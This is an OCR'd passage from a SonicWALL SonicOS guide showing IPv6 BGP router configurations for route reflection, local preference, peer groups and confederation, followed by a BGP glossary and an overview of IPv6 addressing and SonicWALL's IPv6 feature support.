
BGP Route Reflection

By default, all iBGP routers in an AS must be in a full mesh configuration. Each router must be configured as a peer to every other router.

With route reflection, all iBGP routers do not need to be fully meshed. Route reflection eliminates the need for each iBGP router to communicate with every other iBGP router in the AS. An iBGP router can be designated as a route reflector and can pass iBGP learned routes to multiple iBGP clients.

When a router is configured as a route reflector, it acts as a single point where all the other iBGP routers can get the iBGP learned routes. The route reflector acts like a server, rather than a peer, for every other router in the AS. All the other IBGP routers become route reflector clients. A router is a route reflector as long as it has at least one route reflector client.

BGP Route Reflection Configuration



To configure route reflection in an AS:

On RouterA:

```
interface Serial0/0
   ipv6 address 2011:12:12:12::1/64
   ipv6 ospf 10 area 0

interface Serial0/1
   ipv6 address 2011:13:13:13::1/64
   ipv6 ospf 10 area 0

router bgp 100

bgp router-id 1.1.1.1
no bgp default ipv4-unicast
bgp log-neighbor-changes
   neighbor 2011:22:22:22::22 remote-as 100
   neighbor 2011:22:22:22::22 update-source Loopback0
```

```
   neighbor 2011:33:33:33::33 remote-as 100
   neighbor 2011:33:33:33::33 update-source Loopback0
!
address-family ipv6
   neighbor 2011:22:22:22::22 activate
   neighbor 2011:22:22:22::22 route-reflector-client
   neighbor 2011:33:33:33::33 activate
   neighbor 2011:33:33:33::33 route-reflector-client
exit-address-family
!
ipv6 router ospf 10
   router-id 1.1.1.1
```

On RRClient1:

```
interface Loopback0
   ipv6 address 2011:22:22:22::22/128
   ipv6 ospf 10 area 0
!
interface Loopback10
   ipv6 address 1010:10:10:10::10/128

interface Serial0/0
   ipv6 address 2011:12:12:12::2/64
   ipv6 ospf 10 area 0
!
router bgp 100
   bgp router-id 2.2.2.2
   bgp log-neighbor-changes
      neighbor 2011:11:11:11::11 remote-as 100
      neighbor 2011:11:11:11::11 update-source Loopback0
!
address-family ipv6
   neighbor 2011:11:11:11::11 activate
   network 1010:10:10:10::10/128
exit-address-family
!
ipv6 router ospf 10
   router-id 2.2.2.2
```

On RRClient2:

```
interface Loopback0
   ipv6 address 2011:33:33:33::33/128
   ipv6 ospf 10 area 0
!
interface Loopback20
   ipv6 address 2020:20:20:20::20/128
!
interface Serial0/0
   no ip address
   ipv6 address 2011:13:13:13::2/64
   ipv6 ospf 10 area 0
!
router bgp 100
   bgp router-id 3.3.3.3
   bgp log-neighbor-changes
      neighbor 2011:11:11:11::11 remote-as 100
      neighbor 2011:11:11:11::11 update-source Loopback0
!
address-family ipv6
   neighbor 2011:11:11:11::11 activate
   network 2020:20:20:20::20/128
exit-address-family
!
ipv6 router ospf 10
   router-id 3.3.3.3
   log-adjacency-changes
```

To check the routes, use the **`show bgp ipv6 unicast`** command:

On RRClient1:

```
RRClient1> show bgp ipv6 unicast
```

You should see route 2020:20:20:20::20/128.

On RRClient2:


```
RRClient2> show bgp ipv6 unicast
```

You should see route 1010:10:10:10::10/128.

IPv6 BGP Local Preference

The local preference designates a route to a certain network as the preferred exit route to that network from the AS. The route with a highest local preference is the preferred route. The default value of the local preference is 100, but this can be changed using the **`set local-preference`** command.

IPv6 BGP Local Preference Configuration



To configure the local preference of a preferred route in an AS:

On R1:

```
interface Loopback0
   ipv6 address 1111:111:111:A::/64 eui-64
   ipv6 ospf 10 area 0

interface FastEthernet0/0
   ipv6 address AB01:CD1:123:A::/64 eui-64
   ipv6 ospf 10 area 0
!
interface Serial0/0
   ipv6 address AB01:CD1:123:C::/64 eui-64
!
interface FastEthernet0/1
   ipv6 address AB01:CD1:123:B::/64 eui-64
   ipv6 ospf 10 area 0
!
   ipv6 router ospf 10 router-id 1.1.1.1 log-adjacency-changes
   redistribute connected route-map CONNECTED
!
route-map CONNECTED permit 10
   match interface Serial0/0
```

```
!
router bgp 123
bgp router-id 1.1.1.1
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 remote-as 123
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 update-source Loopback0
   neighbor 3333:333:333:A:C603:3FF:FEF0:0 remote-as 123
   neighbor 3333:333:333:A:C603:3FF:FEF0:0 update-source Loopback0
   neighbor AB01:CD1:123:C:C604:16FF:FE98:0 remote-as 101
   neighbor AB01:CD1:123:C:C604:16FF:FE98:0 ebgp-multihop 5
!
address-family ipv6
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 activate
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 next-hop-self
   neighbor 3333:333:333:A:C603:3FF:FEF0:0 activate
   neighbor 3333:333:333:A:C603:3FF:FEF0:0 next-hop-self
   neighbor AB01:CD1:123:C:C604:16FF:FE98:0 activate exit-address-family
```

On R2:

```
interface Loopback0
   ipv6 address 2222:222:222:A::/64 eui-64
   ipv6 ospf 10 area 0
!
interface FastEthernet0/0
   ipv6 address AB01:CD1:123:A::/64 eui-64
   ipv6 ospf 10 area 0
!
interface FastEthernet0/1
   ipv6 address AB01:CD1:123:D::/64 eui-64
   ipv6 ospf 10 area 0
!
   ipv6 router ospf 10 router-id 2.2.2.2 log-adjacency-changes
!
router bgp 123
bgp router-id 2.2.2.2
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 remote-as 123
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 update-source Loopback0
   neighbor 3333:333:333:A:C603:3FF:FEF0:0 remote-as 123
   neighbor 3333:333:333:A:C603:3FF:FEF0:0 update-source Loopback0
```

```
address-family ipv6
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 activate
   neighbor 3333:333:333:A:C603:3FF:FEF0:0 activate
exit-address-family
```

On R3:

```
interface Loopback0
   ipv6 address 3333:333:333:A::/64 eui-64
   ipv6 ospf 10 area 0
!
interface FastEthernet0/0
   ipv6 address AB01:CD1:123:B::/64 eui-64
   ipv6 ospf 10 area 0
!
interface Serial0/0
   ipv6 address AB01:CD1:123:E::/64 eui-64
!
interface FastEthernet0/1
   ipv6 address AB01:CD1:123:D::/64 eui-64
   ipv6 ospf 10 area 0
!
ipv6 router ospf 10
   router-id 3.3.3.3
   redistribute connected route-map CONNECTED
!
router bgp 123
   no synchronization
   bgp router-id 3.3.3.3
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 remote-as 123
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 update-source Loopback0
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 remote-as 123
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 update-source Loopback0
   neighbor AB01:CD1:123:E:C605:16FF:FE98:0 remote-as 202
   neighbor AB01:CD1:123:E:C605:16FF:FE98:0 ebgp-multihop 5
!
address-family ipv6
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 activate
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 next-hop-self
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 route-map LOCAL_PREF out
```

```
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 activate
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 next-hop-self
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 route-map LOCAL_PREF out
   neighbor AB01:CD1:123:E:C605:16FF:FE98:0 activate
exit-address-family
!
ipv6 prefix-list 10 seq 5 permit BC01:BC1:10:A::/64
!
route-map LOCAL_PREF permit 10
   match ipv6 address prefix-list 10
   set local-preference 500
!
route-map LOCAL_PREF permit 20
!
route-map CONNECTED permit 10
   match interface Serial0/0
```

On R4:

```
interface Serial0/0
   ipv6 address AB01:CD1:123:C::/64 eui-64
!
interface Loopback10
   ipv6 address BC01:BC1:10:A::/64 eui-64
!
interface Loopback11
   ipv6 address BC02:BC1:11:A::/64 eui-64
!
interface Loopback12
   ipv6 address BC03:BC1:12:A::/64 eui-64

router bgp 101
bgp router-id 4.4.4.4
   neighbor AB01:CD1:123:C:C601:3FF:FEF0:0 remote-as 123
!
address-family ipv6
   neighbor AB01:CD1:123:C:C601:3FF:FEF0:0 activate
   network BC01:BC1:10:A::/64 network BC02:BC1:11:A::/64
   network BC03:BC1:12:A::/64 exit-address-family
```

On R5:

```
interface Serial0/0
   ipv6 address AB01:CD1:123:E::/64 eui-64
   clock rate 2000000
!
interface Loopback10
   ipv6 address BC01:BC1:10:A::/64 eui-64
!
interface Loopback11
   ipv6 address BC02:BC1:11:A::/64 eui-64
!
interface Loopback12
   ipv6 address BC03:BC1:12:A::/64 eui-64
!
router bgp 202
bgp router-id 5.5.5.5
   neighbor AB01:CD1:123:E:C603:3FF:FEF0:0 remote-as 123
   neighbor AB01:CD1:123:E:C603:3FF:FEF0:0 ebgp-multihop 5
!
address-family ipv6
   neighbor AB01:CD1:123:E:C603:3FF:FEF0:0 activate
   network BC01:BC1:10:A::/64
   network BC02:BC1:11:A::/64
   network BC03:BC1:12:A::/64
exit-address-family
```

To verify the route, use the **`show bgp ipv6 unicast`** command:

On R2:

```
R2> show bgp ipv6 unicast
```

Before the local preference is configured, R2 has R1 as its next hop for all learned IPv6 addresses. After configuring the local preference on R3 to 500, R2 has a different preferred exit route for prefix BC01:BC1:10:A::/64. R2 can now reach prefix BC01:BC1:10:A::/64 through the exit path of R3, which is now designated as the local preference.


BGP Peer Group Update Policies

A BGP peer group is a group of BGP neighbors that share the same update policies. Update policies are typically set by route maps, distribution lists, and filter lists.

When you define a peer group and add neighbors to it, all of the update policies that you assign to that peer group apply to all of the neighbors in that peer group. You do not need to define a policy for each neighbor.

Members of a peer group inherit all of the configuration settings of that peer group. You can configure certain members to override the update policies, but only if those policies are set for inbound traffic. You cannot configure members to override group policies if the policies apply to outbound traffic.

BGP Peer Group Update Policies Configuration



To configure an IPv6 BGP peer group and its update policies:

On R3:

```
router bgp 123
   no synchronization
   bgp router-id 3.3.3.3
neighbor interalmap peer-group
   neighbor interalmap remote-as 123
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 peer-group interalmap
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 peer-group interalmap
   neighbor AB01:CD1:123:E:C605:16FF:FE98:0 remote-as 202
   neighbor AB01:CD1:123:E:C605:16FF:FE98:0 ebgp-multihop 5
!
address-family ipv6
   neighbor interalmap activate
   neighbor interalmap route-map 1 out
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 peer-group interalmap
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 peer-group interalmap
exit-address-family
!
ipv6 prefix-list 10 seq 5 permit BC01:BC1:10:A::/64
!
```

```
route-map 1 permit 10
   match ipv6 address prefix-list 1 set tag 333
   set metric 273
   set local-preference 312
```

To verify that the correct local preference route is configured, use the **show bgp ipv6 unicast** command:

On R3:

```
R3> show bgp ipv6 unicast
```


Verify that IPv6 address BC01:BC1:10:A::/64 passes from AS100 to R1 and R2, and that the metric and local preference are set to the corresponding route-map settings.

BGP Confederation

You can divide a single AS into multiple ASs, and then assign these multiple ASs to a single confederation of ASs. The implementation of a BGP confederation reduces the iBGP mesh size of the AS, and the confederation can still advertise as a single AS to external peers.

Each individual AS within a confederation runs fully meshed iBGP, and each individual AS within the confederation also runs eBGP connections to the other ASs inside the confederation. These eBGP peers within the confederation exchange routing information as if they used iBGP. In this way, the confederation preserves next hop, metric, and local preference information. To the outside world, the confederation appears to be a single AS.

BGP Confederation Configuration



To configure a BGP Confederation:

R1:

```
router bgp 2000
   bgp log-neighbor-changes
   bgp confederation identifier 200
   bgp confederation peers 1000
   neighbor 2003::1 remote-as 1000
!
```

```
address-family ipv4
   neighbor 2003::1 activate
exit-address-family
!
address-family ipv6
   network 3002::/64
   network 4000::/64
   neighbor 2003::1 activate
exit-address-family
```

On R2:

```
router bgp 1000
   bgp confederation identifier 200
   neighbor 10.0.1.1 remote-as 1000
!
address-family ipv6
   neighbor 10.0.1.1 activate
exit-address-family
```

On R3:

```
router bgp 1000
   bgp confederation identifier 200
   bgp confederation peers 2000
   neighbor 10.0.1.2 remote-as 1000
   neighbor 3001::1 remote-as 2000
   neighbor 5000::1 remote-as 100
   neighbor 5000::1 update-source X2
!
address-family ipv6
   neighbor 10.0.1.2 activate
   neighbor 3001::1 activate
   neighbor 5000::1 activate
exit-address-family
```

On R5:

```
router bgp 100
   bgp router-id 5.5.5.5
   bgp log-neighbor-changes
   neighbor 2002::1 remote-as 200
```

```
!
address-family ipv6
   network 6666::6/128
   network 7777::7/128
   neighbor 2002::1 activate
exit-address-family
```

Verify that R1, R2, and R3 can learn this route that is advertised by R5:

`6666::6/128 and 7777::7/128`

Verify that R2 can learn this route from R1 even though they are not directly connected:

`3002::/64 and 4000::/64`

NOTE: The IPv6 BGP configuration data and the IPv6 BGP routes are dumped into a Terminate and Stay Resident (TSR) file.

NOTE: IPv6 BGP uses the ZebOS debug interface. The default setting for all debug switches is closed. Entering the CLI **debug** command on the console opens the debug switch.

BGP Terms

ARD – Autonomous Routing Domain – A collection of networks/routers that have a common administrative routing policy.

AS - Autonomous System – An ARD that has been assigned an identifying number, typically running BGP4 at its border router(s).

BGP4 - Border Gateway Protocol 4: The most prevalent EGP.

CIDR – Classless inter-domain routing, enables efficient route advertisement through route aggregation.

CPE – Customer Premise Equipment - The equipment at the edge of a customer's network used to interface with the ISP.

EGP - Exterior Gateway Protocol – Any protocol (in practice, BGP4) used to communicate routing information between Autonomous Systems.

Full-Routes - The entire global BGP route table.

FIB - Forwarding Information Base – Our existing route table, used to find the egress interface and next hop when forwarding packets.

Looking Glass* - A Looking Glass (LG) server is a read-only view of routers of organizations running the LG servers. Typically, publicly accessible looking glass servers are run by ISPs or NOCs.

Multi-Homed - An ISP customer that has multiple connections to one or more ISPs.

Multi-Provider - An ISP customer that uses multiple ISPs to connect to the Internet.

NSM – Network Services Module - The ZebOS component that centralizes the interface to the FIB and RIB. The separate routing protocol daemons interface with the NSM for all RIB updates. NSM alone updates the FIB with best-route information from the RIB.

Partial Routes - A subset of the full BGP route table, usually specific to destinations that are part of an ISP's domain.

RIB - Route Information Base – A run-time database owned by the NSM, and used to store all route information gathered and used by the routing protocols.

C

IPv6

Topics:

About IPv6

This section provides an overview of the SonicOS implementation of IPv6, how IPv6 operates, and how to configure IPv6 for your network.

Topics:

IPv6 Ready Certification

SonicWALL has met the requirements for "IPv6 Ready" Phase-1 and Phase-2, as specified by the IPv6 Forum, a world-wide consortium providing technical guidance for the deployment of IPv6. The IPv6 Ready Logo Program is a conformance and interoperability testing program intended to increase user confidence by demonstrating that IPv6 is available now and ready to be used.

The IPv6 Ready series of tests extends from a basic level of minimum coverage in Phase-1 to a more complete coverage with Phase-2:

- Phase-1 (Silver) Logo: In a first stage, the Logo indicate that the product includes IPv6 mandatory core protocols and can interoperate with other IPv6 implementations.
- Phase-2 (Gold) Logo: The "IPv6 ready" step implies a proper care, technical consensus and clear technical references. The IPv6 Ready Logo will indicate that a product has successfully satisfied strong requirements stated by the IPv6 Logo Committee (v6LC).

SonicWALL has been certified for Phase 2 (Gold) IPv6 Ready status. A future Phase-3 level of IPv6 Ready coverage is currently being developed.

For more information, see: http://www.ipv6ready.org/

IPv6 Technology Overview

Every device that is connected to the Internet (computer, printer, smart phone, smart meter, etc.) requires an IP address. The Internet Protocol version 4 (IPv4) provides for approximately 4.3 billion unique IP addresses. The rapid global expansion in usage of the Internet, mobile phones, and VoIP telephony will soon lead to the exhaustion of these 4.3 billion IP addresses.

On February 3rd, 2011, the Internet Assigned Numbers Authority (IANA) distributed the last-remaining blocks of IPv4 addresses to the Regional Internet Registries (RIRs). After the RIRs distribute these addresses to ISPs later this year, the world's supply of new IPv4 addresses will be exhausted.

Luckily, the Internet Engineering Task Force (IETF) began planning for this day back around 1992, and in 1998, RFC 2460 was published to define Internet Protocol, Version 6 (IPv6). By increasing the address length from 32 bits to 128 bits, IPv6 dramatically increases the number of available addresses compared to IPv4:

- IPv4: 4,294,967,296 addresses
- IPv6: 340,282,366,920,938,463,463,374,607,431,768,211,456 addresses

Understanding IPv6 Addresses

IPv6 addresses are written in eight groups of four hexadecimal digits separated by colons, in the form:

XXXX:XXXX:XXXX:XXXX:XXXX:XXXX:XXXX:XXXX

IPv6 addresses are logically divided into two parts: a 64-bit (sub-)network prefix, and a 64-bit interface identifier. Here is an example of an IPv6 address:

2001:0db8:85a3:0000:0000:8a2e:0370:7334

NOTE: The hexadecimal digits in IPv6 addresses are case-insensitive.

IPv6 address can be abbreviated using the following two rules:

1 Leading zeroes within a 16-bit value may be omitted. Thus, our example address can be abbreviated from the full form:

   - 2001:**0db8**:85a3:**0000:0000**:8a2e:**0370**:7334

   to this abbreviated form:

   - 2001:**db8**:85a3:**0:0**:8a2e:**370**:7334

2 Any number of consecutive groups of four zeros (technically 16-bits of zeros) can be expressed by a double colon (the "::" symbol). Combing these two rules, our example address can be abbreviated from the full form:

- 2001:**0db8**:85a3:**0000:0000**:8a2e:**0370**:7334

to this abbreviated form:

- 2001:**db8**:85a3:**:**8a2e:**370**:7334

IPv6 Full and Abbreviated Addresses


Type of Address	Full Address	Abbreviated Address
unicast address	`1080:0:0:0:8:800:200C:417A`	`1080::8:800:200C:417A`
multicast address	`FF01:0:0:0:0:0:0:101`	`FF01::101`
loopback address	`0:0:0:0:0:0:0:1`	`::1`
unspecified address	`0:0:0:0:0:0:0:0`	`::`

NOTE: Networks must have IPv4 internet connectivity in order to get connected to IPv6 internet.

NOTE: IPv6 stack must be enabled for computers at the local network sites.


Here is a simplified picture showing connectivity model for a typical IPv6 deployment.

Typical IPv6 Deployment



The following diagram shows a comparison of the header elements between IPv4 and IPv6.

IPv4 and IPv6 Header Element Comparison



IPv6 Benefits

IPv6 brings some key features to improve the limitations exposed by IPv4. The new IP standard extends IPv4 in a number of important aspects:

- 6to4 tunnel (allows IPv6 nodes to connect to outside IPv6 services over an IPv4 network)
  - 6to4 Auto Tunnel
  - GRE Tunnel
- IPv6 Manual Tunnel
- New, simplified IPv6 header format
- Massively large number of available IPv6 addresses
- Efficient and hierarchical addressing and routing infrastructure
- Auto address assignment to hosts and routers using Neighbor Discovery Protocol (NDP) and DHCPv6
- Stateless and stateful address configuration
- Built-in security - AH and ESP strongly recommended
- Better support for QoS - Flow label in the header
- New protocol for neighboring node interaction
- Extensibility for new features using extension headers

IPv6 BGP

IPv6 BGP is supported in SonicOS 5.9.0.2. For information on configuring IPv6 BGP, refer to the IPv6 BGP of About BGP Advanced Routing.

IPv6 Support on Backend Servers

SonicWALL provides backend servers that maintain IPv6 address records (AAAA records).

SonicWALL supports IPv6 on the following SonicWALL backend servers:

- License Manager Servers
- Signature download Servers
- Content Filtering Service (CFS) Servers
- Dashboard Servers
- My sonicWALL Servers
- Online Help Servers
- Software Update Servers
- Auto Software Upgrade Servers
- Download NetExtender Servers
- Download SonicPoint Image Servers

SonicWALL does not support IPv6 on the following SonicWALL backend servers:

- DRP Servers
- Responder Servers
- Anti-spam Servers
- Cloud AV Servers
- Enforce AV Servers
- Geo-IP Servers
- App Report Servers

NOTE: A SonicWALL network security appliance will use an IPv6 address to connect to a backend server only when no IPv4 address can be resolved.

A SonicWALL network security appliance queries for IPv6 addresses for backend servers as follows:

1. If an IPv4 DNS server is available, the firewall queries the IPv4 DNS server for an IPv4 address (A record) first. If resolved, the firewall uses the returned IPv4 address to connect to the backend server.
2. If no IPv4 DNS server is available or if no IPv4 address is found, the firewall then searches for an IPv6 DNS server. If an IPv6 DNS server is found, the firewall queries for an IPv6 address (AAAA record). If one is found, it uses that address to connect to the backend server.
3. If no IPv6 address is resolved, the connection fails.

The firewall will use which ever type of IP address is returned, whether it is an IPv4 address (A record) or and IPv6 address (AAAA record).

If the firewall is configured to retry the query, the firewall will keep querying until the time-out period ends.

SonicWALL IPv6 Feature Support

The following is a list of IPv6 services and features that are currently supported by SonicWALL:

- Access Rules
- Address Objects

- Advanced Bandwidth Management:
  - Bandwidth Management Monitor
- Anti-Spyware
- App Flow Server:
  - IPv6 App Flow generating to App Flow Server
  - IPv6 App Flow generating to 3rd party App Flow Server
- Application Firewall:
  - App Rules
- Attack prevention:
  - Land Attack
  - MAC Anti-spoof
  - Ping of Death
  - Smurf
  - SYN Flood
- Client Anti-Virus Enforcement
- Connection Cache
- Connection Monitor:
  - IPv6 Address Filtering
- Content Filtering:
  - ActiveX, Java, Cookies Restriction
  - CFS Custom List
  - CFS Exclusion List
  - Content Filtering Service
  - Keywords Blocking
- DHCP:
  - DHCP Server
  - Dynamic Lease Scope
  - Generic Options
  - Integrated Options (DNS/WINS Server)
  - Lease Persistence
  - Static Lease Scope
- Diagnostics:
  - Nslookup
  - Ping6
  - Reverse Nslookup
  - Traceroute
- DNS client

- DNS lookup and reverse name lookup
- Dual Stack IPv4 and IPv6
- EPRT
- EPSV
- FTPv6
